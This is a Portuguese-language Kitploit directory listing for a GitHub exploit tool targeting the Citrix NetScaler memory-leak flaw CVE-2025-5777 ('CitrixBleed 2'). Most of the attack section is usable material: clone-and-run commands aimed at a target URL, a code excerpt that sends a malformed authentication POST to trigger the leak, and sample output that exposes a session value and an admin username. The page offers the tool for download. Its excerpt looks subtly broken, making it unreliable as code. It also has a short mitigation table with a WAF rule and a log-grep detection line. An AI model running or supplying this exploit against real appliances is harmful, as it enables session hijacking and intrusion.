
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-5777 — CVE-2025-5777 Exploit de Vazamento de Memória do Citrix NetScaler (CitrixBleed 2) | Kitploit

Ferramentas/GitHubGitHub/bughuntar/cve-2025-5777
Forensia de MemóriaAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubbughuntar/cve-2025-5777

CVE-2025-5777

CVE-2025-5777 Exploit de Vazamento de Memória do Citrix NetScaler (CitrixBleed 2)

Ver Repositório
30779há 1 anoRevisado pelo Kitploit
Compartilhar

CVE-2025-5777 - Exploração de Vazamento de Memória no Citrix NetScaler

Banner


📌 Visão Geral

Esta ferramenta demonstra a CVE-2025-5777, uma vulnerabilidade crítica de divulgação de memória em dispositivos Citrix NetScaler ADC/Gateway. A exploração vaza conteúdos sensíveis da memória através de solicitações de autenticação malformadas.

Principais Funcionalidades:
✔ Detecção de vazamento de memória através da análise de respostas XML
✔ Despejo Hex+ASCII das regiões de memória vazadas
✔ Formato de requisição compatível com Burp Suite
✔ Requisições assíncronas para testes eficientes

🔍 Prova de Conceito

1. Requisição Vulnerável (Burp Suite)

Burp Request


2. Exploração em Ação

Tool Execution


⚡ Início Rápido

git clone https://github.com/bughuntar/CVE-2025-5777.git
cd CVE-2025-5777
pip install requests beautifulsoup4 aiohttp colorama
chmod +x citrix_memory_leak.py
python3 citrix_memory_leak.py https://target-netscaler.com

Saída Esperada:

+ [+] Memory leak detected!
--- Leaked Memory Hex Dump ---
00000000  73 65 73 73 69 6F 6E 3D 31 32 33 34 35 36 37 38  session=12345678
00000010  55 73 65 72 3A 20 61 64 6D 69 6E 00 00 00 00 00  User: admin.....

🛡️ Mitigação

AçãoComando/Referência
CorreçãoBoletim de Segurança da Citrix
Regra WAFBlock POST /p/u/doAuthentication.do with malformed params
Detecçãogrep 'POST /p/u/doAuthentication.do' netscaler.log

📚 Recursos

  • Entrada NVD
  • Artigo Técnico

🖥️ Destaques do Código

# Malformed request trigger
async def exploit(target):
    async with aiohttp.post(
        f"{target}/p/u/doAuthentication.do",
        data="login",  # Missing equals sign triggers leak
        ssl=False
    ) as response:
        await parse_leak(await response.read())

⚠️ Aviso Legal

- This tool is for authorized testing ONLY.
- Unauthorized use violates international cybersecurity laws.

Aviso completo: DISCLAIMER.md

Autor: Professor the Hunter

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





